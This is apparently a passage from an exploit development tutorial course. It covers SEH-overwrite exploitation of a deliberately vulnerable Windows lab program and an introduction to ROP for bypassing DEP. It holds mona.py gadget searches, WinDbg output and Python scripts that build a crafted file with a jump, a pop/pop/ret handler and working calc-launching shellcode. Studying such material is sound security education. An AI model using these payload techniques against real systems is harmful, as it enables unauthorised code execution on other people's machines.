    - Number of pointers of type 'pop ebx # pop ebp # retn 10h' : 14
    - Number of pointers of type 'pop edi # pop esi # retn' : 2
    - Number of pointers of type 'pop edi # pop ebp # retn 8' : 13
    - Number of pointers of type 'pop eax # pop ebp # retn 1ch' : 2
    - Number of pointers of type 'pop ecx # pop ebx # retn 4' : 1
    - Number of pointers of type 'pop esi # pop ebp # retn' : 1
    - Number of pointers of type 'pop ebx # pop ebp # retn 1ch' : 4
    - Number of pointers of type 'pop eax # pop ebp # retn 0ch' : 8
    - Number of pointers of type 'pop edi # pop ebp # retn 1ch' : 2
    - Number of pointers of type 'pop eax # pop ebp # retn 20h' : 2
    - Number of pointers of type 'pop esi # pop ebp # retn 0ch' : 49
    - Number of pointers of type 'pop eax # pop ebp # retn' : 2
    - Number of pointers of type 'pop eax # pop ebp # retn 4' : 3
    - Number of pointers of type 'pop esi # pop ebp # retn 20h' : 2
```


```
    - Number of pointers of type 'pop ebx # pop ebp # retn 0ch' : 27
    - Number of pointers of type 'pop esi # pop ebp # retn 24h' : 1
    - Number of pointers of type 'pop eax # pop ebp # retn 18h' : 3
    - Number of pointers of type 'pop edi # pop ebp # retn 0ch' : 11
    - Number of pointers of type 'pop esi # pop ebp # retn 10h' : 15
    - Number of pointers of type 'pop esi # pop ebp # retn 18h' : 10
    - Number of pointers of type 'pop esi # pop ebp # retn 14h' : 11
    - Number of pointers of type 'pop edi # pop ebp # retn 10h' : 6
    - Number of pointers of type 'pop eax # pop ebp # retn 8' : 5
    - Number of pointers of type 'pop ebx # pop ebp # retn 4' : 11
    - Number of pointers of type 'pop esi # pop ebp # retn 4' : 70
    - Number of pointers of type 'pop esi # pop ebp # retn 8' : 62
    - Number of pointers of type 'pop edx # pop eax # retn' : 1
    - Number of pointers of type 'pop ebx # pop ebp # retn 8' : 26
    - Number of pointers of type 'pop ebx # pop ebp # retn 18h' : 6
    - Number of pointers of type 'pop ebx # pop ebp # retn 20h' : 2
    - Number of pointers of type 'pop eax # pop ebp # retn 10h' : 3
    - Number of pointers of type 'pop eax # pop ebp # retn 14h' : 3
    - Number of pointers of type 'pop ebx # pop ebp # retn' : 4
    - Number of pointers of type 'pop edi # pop ebp # retn 14h' : 2
    - Number of pointers of type 'pop edi # pop ebp # retn 4' : 5
[+] Results :
0x75dd4e18 |   0x75dd4e18 (b+0x00014e18)  : pop edi # pop ebp # retn 24h |  {PAGE_EXECUTE_READ} [kernel32.dll] AS
LR: True, Rebase: False, SafeSEH: True, OS: True, v6.1.7601.18409 (C:\Windows\syswow64\kernel32.dll)
0x75dfd75d |   0x75dfd75d (b+0x0003d75d)  : pop esi # pop ebx # retn |  {PAGE_EXECUTE_READ} [kernel32.dll] ASLR: Tr
ue, Rebase: False, SafeSEH: True, OS: True, v6.1.7601.18409 (C:\Windows\syswow64\kernel32.dll)
0x75dfd916 |   0x75dfd916 (b+0x0003d916)  : pop esi # pop ebx # retn |  {PAGE_EXECUTE_READ} [kernel32.dll] ASLR: Tr
ue, Rebase: False, SafeSEH: True, OS: True, v6.1.7601.18409 (C:\Windows\syswow64\kernel32.dll)
0x75dd4f7c |   0x75dd4f7c (b+0x00014f7c)  : pop ebx # pop ebp # retn 14h |  {PAGE_EXECUTE_READ} [kernel32.dll] ASL
R: True, Rebase: False, SafeSEH: True, OS: True, v6.1.7601.18409 (C:\Windows\syswow64\kernel32.dll)
0x75ddf840 |   0x75ddf840 (b+0x0001f840)  : pop ebx # pop ebp # retn 14h |  {PAGE_EXECUTE_READ} [kernel32.dll] ASL
R: True, Rebase: False, SafeSEH: True, OS: True, v6.1.7601.18409 (C:\Windows\syswow64\kernel32.dll)
0x75dfc1ca |   0x75dfc1ca (b+0x0003c1ca)  : pop ebx # pop ebp # retn 14h |  {PAGE_EXECUTE_READ} [kernel32.dll] ASL
R: True, Rebase: False, SafeSEH: True, OS: True, v6.1.7601.18409 (C:\Windows\syswow64\kernel32.dll)
```

```
0x75e7a327 |   0x75e7a327 (b+0x000ba327)  : pop ebx # pop ebp # retn 14h |  {PAGE_EXECUTE_READ} [kernel32.dll] ASLR: True, Rebase: False, SafeSEH: True, OS: True, v6.1.7601.18409 (C:\Windows\syswow64\kernel32.dll)
0x75de1267 |   0x75de1267 (b+0x00021267)  : pop ebx # pop ebp # retn 10h |  {PAGE_EXECUTE_READ} [kernel32.dll] ASLR: True, Rebase: False, SafeSEH: True, OS: True, v6.1.7601.18409 (C:\Windows\syswow64\kernel32.dll)
0x75defda1 |   0x75defda1 (b+0x0002fda1)  : pop ebx # pop ebp # retn 10h |  {PAGE_EXECUTE_READ} [kernel32.dll] ASLR: True, Rebase: False, SafeSEH: True, OS: True, v6.1.7601.18409 (C:\Windows\syswow64\kernel32.dll)
0x75dfb33c |   0x75dfb33c (b+0x0003b33c)  : pop ebx # pop ebp # retn 10h |  {PAGE_EXECUTE_READ} [kernel32.dll] ASLR: True, Rebase: False, SafeSEH: True, OS: True, v6.1.7601.18409 (C:\Windows\syswow64\kernel32.dll)
0x75dfbf8a |   0x75dfbf8a (b+0x0003bf8a)  : pop ebx # pop ebp # retn 10h |  {PAGE_EXECUTE_READ} [kernel32.dll] ASLR: True, Rebase: False, SafeSEH: True, OS: True, v6.1.7601.18409 (C:\Windows\syswow64\kernel32.dll)
0x75dfda42 |   0x75dfda42 (b+0x0003da42)  : pop ebx # pop ebp # retn 10h |  {PAGE_EXECUTE_READ} [kernel32.dll] ASLR: True, Rebase: False, SafeSEH: True, OS: True, v6.1.7601.18409 (C:\Windows\syswow64\kernel32.dll)
0x75e45960 |   0x75e45960 (b+0x00085960)  : pop ebx # pop ebp # retn 10h |  {PAGE_EXECUTE_READ} [kernel32.dll] ASLR: True, Rebase: False, SafeSEH: True, OS: True, v6.1.7601.18409 (C:\Windows\syswow64\kernel32.dll)
0x75e47b36 |   0x75e47b36 (b+0x00087b36)  : pop ebx # pop ebp # retn 10h |  {PAGE_EXECUTE_READ} [kernel32.dll] ASLR: True, Rebase: False, SafeSEH: True, OS: True, v6.1.7601.18409 (C:\Windows\syswow64\kernel32.dll)
0x75e4a53f |   0x75e4a53f (b+0x0008a53f)  : pop ebx # pop ebp # retn 10h |  {PAGE_EXECUTE_READ} [kernel32.dll] ASLR: True, Rebase: False, SafeSEH: True, OS: True, v6.1.7601.18409 (C:\Windows\syswow64\kernel32.dll)
0x75e5e294 |   0x75e5e294 (b+0x0009e294)  : pop ebx # pop ebp # retn 10h |  {PAGE_EXECUTE_READ} [kernel32.dll] ASLR: True, Rebase: False, SafeSEH: True, OS: True, v6.1.7601.18409 (C:\Windows\syswow64\kernel32.dll)
0x75e65641 |   0x75e65641 (b+0x000a5641)  : pop ebx # pop ebp # retn 10h |  {PAGE_EXECUTE_READ} [kernel32.dll] ASLR: True, Rebase: False, SafeSEH: True, OS: True, v6.1.7601.18409 (C:\Windows\syswow64\kernel32.dll)
0x75e6a121 |   0x75e6a121 (b+0x000aa121)  : pop ebx # pop ebp # retn 10h |  {PAGE_EXECUTE_READ} [kernel32.dll] ASLR: True, Rebase: False, SafeSEH: True, OS: True, v6.1.7601.18409 (C:\Windows\syswow64\kernel32.dll)
0x75e77bf1 |   0x75e77bf1 (b+0x000b7bf1)  : pop ebx # pop ebp # retn 10h |  {PAGE_EXECUTE_READ} [kernel32.dll] ASLR: True, Rebase: False, SafeSEH: True, OS: True, v6.1.7601.18409 (C:\Windows\syswow64\kernel32.dll)
0x75e7930d |   0x75e7930d (b+0x000b930d)  : pop ebx # pop ebp # retn 10h |  {PAGE_EXECUTE_READ} [kernel32.dll] ASLR: True, Rebase: False, SafeSEH: True, OS: True, v6.1.7601.18409 (C:\Windows\syswow64\kernel32.dll)
... Please wait while I'm processing all remaining results and writing everything to file...
[+] Done. Only the first 20 pointers are shown here. For more pointers, open findwild.txt...
    Found a total of 396 pointers


[+] This mona.py action took 0:00:12.400000
```

Let's choose the second one:

```
0x75dfd75d |   0x75dfd75d (b+0x0003d75d)  : pop esi # pop ebx # retn
```

So our schema becomes like this:



Here's the Python code to create name.dat:

Python

```
with open('c:\\name.dat', 'wb') as f:
    jmp = '\xeb\x06\x90\x90'
    handler = '\x5d\xd7\xdf\x75'
    shellcode = ("\xe8\xff\xff\xff\xff\xc0\x5f\xb9\x11\x03\x02\x02\x81\xf1\x02\x02"+
            "\x02\x02\x83\xc7\x1d\x33\xf6\xfc\x8a\x07\x3c\x02\x0f\x44\xc6\xaa"+
            "\xe2\xf6\x55\x8b\xec\x83\xec\x0c\x56\x57\xb9\x7f\xc0\xb4\x7b\xe8"+
            "\x55\x02\x02\x02\xb9\xe0\x53\x31\x4b\x8b\xf8\xe8\x49\x02\x02\x02"+
            "\x8b\xf0\xc7\x45\xf4\x63\x61\x6c\x63\x6a\x05\x8d\x45\xf4\xc7\x45"+
            "\xf8\x2e\x65\x78\x65\x50\xc6\x45\xfc\x02\xff\xd7\x6a\x02\xff\xd6"+
            "\x5f\x33\xc0\x5e\x8b\xe5\x5d\xc3\x33\xd2\xeb\x10\xc1\xca\x0d\x3c"+
            "\x61\x0f\xbe\xc0\x7c\x03\x83\xe8\x20\x03\xd0\x41\x8a\x01\x84\xc0"+
            "\x75\xea\x8b\xc2\xc3\x8d\x41\xf8\xc3\x55\x8b\xec\x83\xec\x14\x53"+
            "\x56\x57\x89\x4d\xf4\x64\xa1\x30\x02\x02\x02\x89\x45\xfc\x8b\x45"+
            "\xfc\x8b\x40\x0c\x8b\x40\x14\x8b\xf8\x89\x45\xec\x8b\xcf\xe8\xd2"+
            "\xff\xff\xff\x8b\x3f\x8b\x70\x18\x85\xf6\x74\x4f\x8b\x46\x3c\x8b"+
            "\x5c\x30\x78\x85\xdb\x74\x44\x8b\x4c\x33\x0c\x03\xce\xe8\x96\xff"+
            "\xff\xff\x8b\x4c\x33\x20\x89\x45\xf8\x03\xce\x33\xc0\x89\x4d\xf0"+
            "\x89\x45\xfc\x39\x44\x33\x18\x76\x22\x8b\x0c\x81\x03\xce\xe8\x75"+
            "\xff\xff\xff\x03\x45\xf8\x39\x45\xf4\x74\x1e\x8b\x45\xfc\x8b\x4d"+
            "\xf0\x40\x89\x45\xfc\x3b\x44\x33\x18\x72\xde\x3b\x7d\xec\x75\x9c"+
            "\x33\xc0\x5f\x5e\x5b\x8b\xe5\x5d\xc3\x8b\x4d\xfc\x8b\x44\x33\x24"+
            "\x8d\x04\x48\x0f\xb7\x0c\x30\x8b\x44\x33\x1c\x8d\x04\x88\x8b\x04"+
            "\x30\x03\xc6\xeb\xdd")
    data = 'a'*84 + jmp + handler + shellcode
    f.write(data + 'c' * (10000 - len(data)))
```

If you debug exploitme2.exe in WinDbg you'll see that there's something wrong. It seems that our handler (pop/pop/ret) is not called. Why?

Let’s have a look at the loaded modules:

```
0:000> !py mona modules
Hold on...
[+] Command used:
!py mona.py modules

---------- Mona command started on 2015-03-19 00:31:14 (v2.0, rev 554) ----------
[+] Processing arguments and criteria
    - Pointer access level : X
[+] Generating module info table, hang on...
    - Processing modules
    - Done. Let's rock 'n roll.
----------------------------------------------------------------------------------------------------------------------
 Module info :
----------------------------------------------------------------------------------------------------------------------
 Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
----------------------------------------------------------------------------------------------------------------------
 0x774b0000 | 0x774ba000 | 0x0000a000 | False  | True    | True  |  True    | True   | 6.1.7601.18768 [LPK.dll] (C:\Windows\s
yswow64\LPK.dll)
 0x00190000 | 0x00196000 | 0x00006000 | False  | True    | True  |  False   | False  | -1.0- [exploitme2.exe] (exploitme2.exe)
 0x752d0000 | 0x7532a000 | 0x0005a000 | False  | True    | True  |  True    | True   | 8.0.0.4344 [guard32.dll] (C:\Windows\S
ysWOW64\guard32.dll)
 0x764c0000 | 0x7658c000 | 0x000cc000 | False  | True    | True  |  True    | True   | 6.1.7601.18731 [MSCTF.dll] (C:\Window
s\syswow64\MSCTF.dll)
 0x76360000 | 0x763a7000 | 0x00047000 | False  | True    | True  |  True    | True   | 6.1.7601.18409 [KERNELBASE.dll] (C:
\Windows\syswow64\KERNELBASE.dll)
 0x752c0000 | 0x752c9000 | 0x00009000 | False  | True    | True  |  True    | True   | 6.1.7600.16385 [VERSION.dll] (C:\Wind
ows\SysWOW64\VERSION.dll)
 0x752b0000 | 0x752b7000 | 0x00007000 | False  | True    | True  |  True    | True   | 6.1.7600.16385 [fltlib.dll] (C:\Windows\S
ysWOW64\fltlib.dll)
 0x758c0000 | 0x7595d000 | 0x0009d000 | False  | True    | True  |  True    | True   | 1.626.7601.18454 [USP10.dll] (C:\Wind
ows\syswow64\USP10.dll)
 0x75b50000 | 0x75be0000 | 0x00090000 | False  | True    | True  |  True    | True   | 6.1.7601.18577 [GDI32.dll] (C:\Window
s\syswow64\GDI32.dll)
```

```
 0x75dc0000 | 0x75ed0000 | 0x00110000 | False  | True    | True  |  True    | True   | 6.1.7601.18409 [kernel32.dll] (C:\Windows\syswow64\kernel32.dll)
 0x75960000 | 0x75a0c000 | 0x000ac000 | False  | True    | True  |  True    | True   | 7.0.7601.17744 [msvcrt.dll] (C:\Windows\syswow64\msvcrt.dll)
 0x75550000 | 0x7555c000 | 0x0000c000 | False  | True    | True  |  True    | True   | 6.1.7600.16385 [CRYPTBASE.dll] (C:\Windows\syswow64\CRYPTBASE.dll)
 0x75560000 | 0x755c0000 | 0x00060000 | False  | True    | True  |  True    | True   | 6.1.7601.18779 [SspiCli.dll] (C:\Windows\syswow64\SspiCli.dll)
 0x77bd0000 | 0x77d50000 | 0x00180000 | False  | True    | True  |  True    | True   | 6.1.7601.18247 [ntdll.dll] (ntdll.dll)
 0x75ed0000 | 0x75f70000 | 0x000a0000 | False  | True    | True  |  True    | True   | 6.1.7601.18247 [ADVAPI32.dll] (C:\Windows\syswow64\ADVAPI32.dll)
 0x77660000 | 0x77750000 | 0x000f0000 | False  | True    | True  |  True    | True   | 6.1.7601.18532 [RPCRT4.dll] (C:\Windows\syswow64\RPCRT4.dll)
 0x6d510000 | 0x6d5fe000 | 0x000ee000 | False  | True    | True  |  True    | True   | 12.0.21005.1 [MSVCR120.dll] (C:\Windows\SysWOW64\MSVCR120.dll)
 0x764a0000 | 0x764b9000 | 0x00019000 | False  | True    | True  |  True    | True   | 6.1.7600.16385 [sechost.dll] (C:\Windows\SysWOW64\sechost.dll)
 0x75ab0000 | 0x75ab5000 | 0x00005000 | False  | True    | True  |  True    | True   | 6.1.7600.16385 [PSAPI.DLL] (C:\Windows\syswow64\PSAPI.DLL)
 0x761c0000 | 0x762c0000 | 0x00100000 | False  | True    | True  |  True    | True   | 6.1.7601.17514 [USER32.dll] (C:\Windows\syswow64\USER32.dll)
 0x762f0000 | 0x76350000 | 0x00060000 | False  | True    | True  |  True    | True   | 6.1.7601.17514 [IMM32.DLL] (C:\Windows\SysWOW64\IMM32.DLL)
----------------------------------------------------------------------------------------------------------------------



[+] This mona.py action took 0:00:00.110000
```

Here we can see that all the loaded modules have SafeSEH = True. This is bad news for us. If a module is compiled with SafeSEH, then it contains a list of the allowed SEH handlers and any handler whose address is contained in that module but not in the list is ignored.

The address 0x75dfd75d is in the module kernel32.dll but not in the list of its allowed handlers so we can't use it. The common solution is to choose a module with SafeSEH = False, but in our case all the modules were compiled with SafeSEH enabled.

Since we're just learning to walk here, let's recompile exploitme2.exe without SafeSEH by changing the configuration in VS 2013 as follows:

- Configuration Properties
  - Linker

- Advanced
  - Image Has Safe Exception Handlers: No (/SAFESEH:NO)

Now let's find a pop/pop/ret sequence inside exploitme2.exe:

```
0:000> !py mona findwild -s "pop r32#pop r32#ret" -m exploitme2.exe
Hold on...
[+] Command used:
!py mona.py findwild -s pop r32#pop r32#ret -m exploitme2.exe


---------- Mona command started on 2015-03-19 00:53:54 (v2.0, rev 554) ----------
[+] Processing arguments and criteria
    - Pointer access level : X
    - Only querying modules exploitme2.exe
[+] Type of search: str
[+] Searching for matches up to 8 instructions deep
[+] Generating module info table, hang on...
    - Processing modules
    - Done. Let's rock 'n roll.
[+] Started search (8 start patterns)
[+] Searching startpattern between 0x00e90000 and 0x00e96000
[+] Preparing output file 'findwild.txt'
    - (Re)setting logfile findwild.txt
[+] Writing results to findwild.txt
    - Number of pointers of type 'pop eax # pop esi # retn' : 1
    - Number of pointers of type 'pop ecx # pop ecx # retn' : 1
    - Number of pointers of type 'pop edi # pop esi # retn' : 2
    - Number of pointers of type 'pop ecx # pop ebp # retn' : 1
    - Number of pointers of type 'pop ebx # pop ebp # retn' : 1
[+] Results :
0x00e91802 |   0x00e91802 (b+0x00001802)  : pop eax # pop esi # retn | startnull {PAGE_EXECUTE_READ} [exploitme2.exe] ASLR: True, Rebase: False, SafeSEH: False, OS: False, v-1.0- (exploitme2.exe)
0x00e9152f |   0x00e9152f (b+0x0000152f)  : pop ecx # pop ecx # retn | startnull {PAGE_EXECUTE_READ} [exploitme2.exe] ASLR: True, Rebase: False, SafeSEH: False, OS: False, v-1.0- (exploitme2.exe)
```

```
0x00e918e7 |   0x00e918e7 (b+0x000018e7)  : pop edi # pop esi # retn | startnull {PAGE_EXECUTE_READ} [exploitme2.exe] ASLR: True, Rebase: False, SafeSEH: False, OS: False, v-1.0- (exploitme2.exe)

0x00e91907 |   0x00e91907 (b+0x00001907)  : pop edi # pop esi # retn | startnull {PAGE_EXECUTE_READ} [exploitme2.exe] ASLR: True, Rebase: False, SafeSEH: False, OS: False, v-1.0- (exploitme2.exe)

0x00e9112b |   0x00e9112b (b+0x0000112b)  : pop ecx # pop ebp # retn | startnull {PAGE_EXECUTE_READ} [exploitme2.exe] ASLR: True, Rebase: False, SafeSEH: False, OS: False, v-1.0- (exploitme2.exe)

0x00e91630 |   0x00e91630 (b+0x00001630)  : pop ebx # pop ebp # retn | startnull {PAGE_EXECUTE_READ} [exploitme2.exe] ASLR: True, Rebase: False, SafeSEH: False, OS: False, v-1.0- (exploitme2.exe)

    Found a total of 6 pointers



[+] This mona.py action took 0:00:00.170000
```

We'll use the first address: 0x00e91802.

Here's the updated Python script:

Python

```python
with open('c:\\name.dat', 'wb') as f:
    jmp = '\xeb\x06\x90\x90'
    handler = '\x02\x18\xe9\x00'
    shellcode = ("\xe8\xff\xff\xff\xff\xc0\x5f\xb9\x11\x03\x02\x02\x81\xf1\x02\x02"+
            "\x02\x02\x83\xc7\x1d\x33\xf6\xfc\x8a\x07\x3c\x02\x0f\x44\xc6\xaa"+
            "\xe2\xf6\x55\x8b\xec\x83\xec\x0c\x56\x57\xb9\x7f\xc0\xb4\x7b\xe8"+
            "\x55\x02\x02\x02\xb9\xe0\x53\x31\x4b\x8b\xf8\xe8\x49\x02\x02\x02"+
            "\x8b\xf0\xc7\x45\xf4\x63\x61\x6c\x63\x6a\x05\x8d\x45\xf4\xc7\x45"+
            "\xf8\x2e\x65\x78\x65\x50\xc6\x45\xfc\x02\xff\xd7\x6a\x02\xff\xd6"+
            "\x5f\x33\xc0\x5e\x8b\xe5\x5d\xc3\x33\xd2\xeb\x10\xc1\xca\x0d\x3c"+
            "\x61\x0f\xbe\xc0\x7c\x03\x83\xe8\x20\x03\xd0\x41\x8a\x01\x84\xc0"+
            "\x75\xea\x8b\xc2\xc3\x8d\x41\xf8\xc3\x55\x8b\xec\x83\xec\x14\x53"+
            "\x56\x57\x89\x4d\xf4\x64\xa1\x30\x02\x02\x02\x89\x45\xfc\x8b\x45"+
            "\xfc\x8b\x40\x0c\x8b\x40\x14\x8b\xf8\x89\x45\xec\x8b\xcf\xe8\xd2"+
            "\xff\xff\xff\x8b\x3f\x8b\x70\x18\x85\xf6\x74\x4f\x8b\x46\x3c\x8b"+
            "\x5c\x30\x78\x85\xdb\x74\x44\x8b\x4c\x33\x0c\x03\xce\xe8\x96\xff"+
            "\xff\xff\x8b\x4c\x33\x20\x89\x45\xf8\x03\xce\x33\xc0\x89\x4d\xf0"+
            "\x89\x45\xfc\x39\x44\x33\x18\x76\x22\x8b\x0c\x81\x03\xce\xe8\x75"+
            "\xff\xff\xff\x03\x45\xf8\x39\x45\xf4\x74\x1e\x8b\x45\xfc\x8b\x4d"+
            "\xf0\x40\x89\x45\xfc\x3b\x44\x33\x18\x72\xde\x3b\x7d\xec\x75\x9c"+
            "\x33\xc0\x5f\x5e\x5b\x8b\xe5\x5d\xc3\x8b\x4d\xfc\x8b\x44\x33\x24"+
            "\x8d\x04\x48\x0f\xb7\x0c\x30\x8b\x44\x33\x1c\x8d\x04\x88\x8b\x04"+
            "\x30\x03\xc6\xeb\xdd")
    data = 'a'*84 + jmp + handler + shellcode
    f.write(data + 'c' * (10000 - len(data)))
```

Run the script and open exploitme2.exe (the version without SafeSEH) in WinDbg. Now, as we expected, the calculator pops up! We did it, but we cheated a little bit. Also we're pretending there's no ASLR (for now).

Troubleshooting

If the exploit doesn't work on your system, it might be because of limited space on the stack. Read the article More space on the stack.

Exploitme3 (DEP)

These articles are better read in order because they're part of a full course. I assume that you know the material in Exploitme1 and Exploitme2.

This article is not easy to digest so take your time. I tried to be brief because I don't believe in repeating things many times. If you understand the principles behind ROP, then you can work out how everything works by yourself. After all, that's exactly what I did when I studied ROP for the first time. Also, you must be very comfortable with assembly. What does RET 0x4 do exactly? How are arguments passed to functions (in 32-bit code)? If you're unsure about any of these points, you need to go back to study assembly. You've been warned!

Let's get started…

First of all, in VS 2013, we'll disable stack cookies, but leave DEP on, by going to Project→properties, and modifying the configuration for Release as follows:

- Configuration Properties
  - C/C++
    - Code Generation
      - Security Check: Disable Security Check (/GS-)

Make sure that DEP is activated:

- Configuration Properties
  - Linker
    - Advanced
      - Data Execution Prevention (DEP): Yes (/NXCOMPAT)

We'll use the same code as before:

C++

```
#include <cstdio>

int main() {
    char name[32];
    printf("Reading name from file...\n");

    FILE *f = fopen("c:\\name.dat", "rb");
    if (!f)
        return -1;
    fseek(f, 0L, SEEK_END);
    long bytes = ftell(f);
    fseek(f, 0L, SEEK_SET);
    fread(name, 1, bytes, f);
    name[bytes] = '\0';
    fclose(f);
```

```
    printf("Hi, %s!\n", name);
    return 0;
}
```

Let's generate name.dat with the Python script we used for exploitme1.exe:

Python

```
with open('c:\\name.dat', 'wb') as f:
    ret_eip = '\x80\xa9\xe1\x75'       # "push esp / ret" in kernel32.dll
    shellcode = ("\xe8\xff\xff\xff\xff\xc0\x5f\xb9\x11\x03\x02\x02\x81\xf1\x02\x02"+
          "\x02\x02\x83\xc7\x1d\x33\xf6\xfc\x8a\x07\x3c\x02\x0f\x44\xc6\xaa"+
          "\xe2\xf6\x55\x8b\xec\x83\xec\x0c\x56\x57\xb9\x7f\xc0\xb4\x7b\xe8"+
          "\x55\x02\x02\x02\xb9\xe0\x53\x31\x4b\x8b\xf8\xe8\x49\x02\x02\x02"+
          "\x8b\xf0\xc7\x45\xf4\x63\x61\x6c\x63\x6a\x05\x8d\x45\xf4\xc7\x45"+
          "\xf8\x2e\x65\x78\x65\x50\xc6\x45\xfc\x02\xff\xd7\x6a\x02\xff\xd6"+
          "\x5f\x33\xc0\x5e\x8b\xe5\x5d\xc3\x33\xd2\xeb\x10\xc1\xca\x0d\x3c"+
          "\x61\x0f\xbe\xc0\x7c\x03\x83\xe8\x20\x03\xd0\x41\x8a\x01\x84\xc0"+
          "\x75\xea\x8b\xc2\xc3\x8d\x41\xf8\xc3\x55\x8b\xec\x83\xec\x14\x53"+
          "\x56\x57\x89\x4d\xf4\x64\xa1\x30\x02\x02\x02\x89\x45\xfc\x8b\x45"+
          "\xfc\x8b\x40\x0c\x8b\x40\x14\x8b\xf8\x89\x45\xec\x8b\xcf\xe8\xd2"+
          "\xff\xff\xff\x8b\x3f\x8b\x70\x18\x85\xf6\x74\x4f\x8b\x46\x3c\x8b"+
          "\x5c\x30\x78\x85\xdb\x74\x44\x8b\x4c\x33\x0c\x03\xce\xe8\x96\xff"+
          "\xff\xff\x8b\x4c\x33\x20\x89\x45\xf8\x03\xce\x33\xc0\x89\x4d\xf0"+
          "\x89\x45\xfc\x39\x44\x33\x18\x76\x22\x8b\x0c\x81\x03\xce\xe8\x75"+
          "\xff\xff\xff\x03\x45\xf8\x39\x45\xf4\x74\x1e\x8b\x45\xfc\x8b\x4d"+
          "\xf0\x40\x89\x45\xfc\x3b\x44\x33\x18\x72\xde\x3b\x7d\xec\x75\x9c"+
          "\x33\xc0\x5f\x5e\x5b\x8b\xe5\x5d\xc3\x8b\x4d\xfc\x8b\x44\x33\x24"+
          "\x8d\x04\x48\x0f\xb7\x0c\x30\x8b\x44\x33\x1c\x8d\x04\x88\x8b\x04"+
          "\x30\x03\xc6\xeb\xdd")
    name = 'a'*36 + ret_eip + shellcode
    f.write(name)
```

Note that I had to change ret_eip because I rebooted Windows. Remember that the command to find a JMP ESP instruction or equivalent code in kernel32.dll is

```
!py mona jmp -r esp -m kernel32.dll
```

If you run exploitme3.exe with DEP disabled, the exploit will work, but with DEP enabled the following exception is generated:

```
(1ee8.c3c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=6d593071 edx=005a556b esi=00000001 edi=00000000
eip=002ef788 esp=002ef788 ebp=61616161 iopl=0         nv up ei pl zr na pe nc
```

```
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
002ef788 e8ffffffff      call    002ef78c
```

Note that EIP = ESP, so we just jumped to ESP, but something went wrong. If we disassemble the code at EIP, we see that it's indeed our shellcode:

```
0:000> u eip
002ef788 e8ffffffff      call    002ef78c
002ef78d c05fb911        rcr     byte ptr [edi-47h],11h
002ef791 0302            add     eax,dword ptr [edx]
002ef793 0281f1020202    add     al,byte ptr [ecx+20202F1h]
002ef799 0283c71d33f6    add     al,byte ptr [ebx-9CCE239h]
002ef79f fc              cld
002ef7a0 8a07            mov     al,byte ptr [edi]
002ef7a2 3c02            cmp     al,2
```

Here's a portion of our shellcode (see the Python script above):

```
\xe8\xff\xff\xff\xff\xc0\x5f\xb9\x11\x03\x02\x02\x81\xf1\x02\x02
```

As you can see, the bytes match.

So what's wrong? The problem is that the page which contains this code is marked as non executable.

Here's what you'll see when the page is executable:

```
0:000> !vprot @eip
BaseAddress:       77c71000
AllocationBase:    77bd0000
AllocationProtect: 00000080  PAGE_EXECUTE_WRITECOPY
RegionSize:        00045000
State:             00001000  MEM_COMMIT
Protect:           00000020  PAGE_EXECUTE_READ
Type:              01000000  MEM_IMAGE
```

The most important line is

```
Protect:           00000020  PAGE_EXECUTE_READ
```

which means that the page is readonly and executable.

In our case, after the exception, we see something different:

```
0:000> !vprot @eip
BaseAddress:       0028f000
AllocationBase:    00190000
AllocationProtect: 00000004  PAGE_READWRITE
RegionSize:        00001000
State:             00001000  MEM_COMMIT
Protect:           00000004  PAGE_READWRITE
Type:              00020000  MEM_PRIVATE
```

The page is readable and writable but not executable.

Simply put, DEP (Data Execution Prevention) marks all the pages containing data as non-executable. This includes stack and heap. The solution is simple: don't execute code on the stack!

The technique to do that is called ROP which stands for Return-Oriented Programming. The idea is simple:

1. reuse pieces of code already present in the modules
2. use the stack only to control data and the flow of execution

Consider the following three pieces of code:

Assembly (x86)

```
piece1:
  pop    eax
  pop    ebx
  ret

piece2:
  mov    ecx, 4
  ret

piece3:
  pop    edx
  ret
```

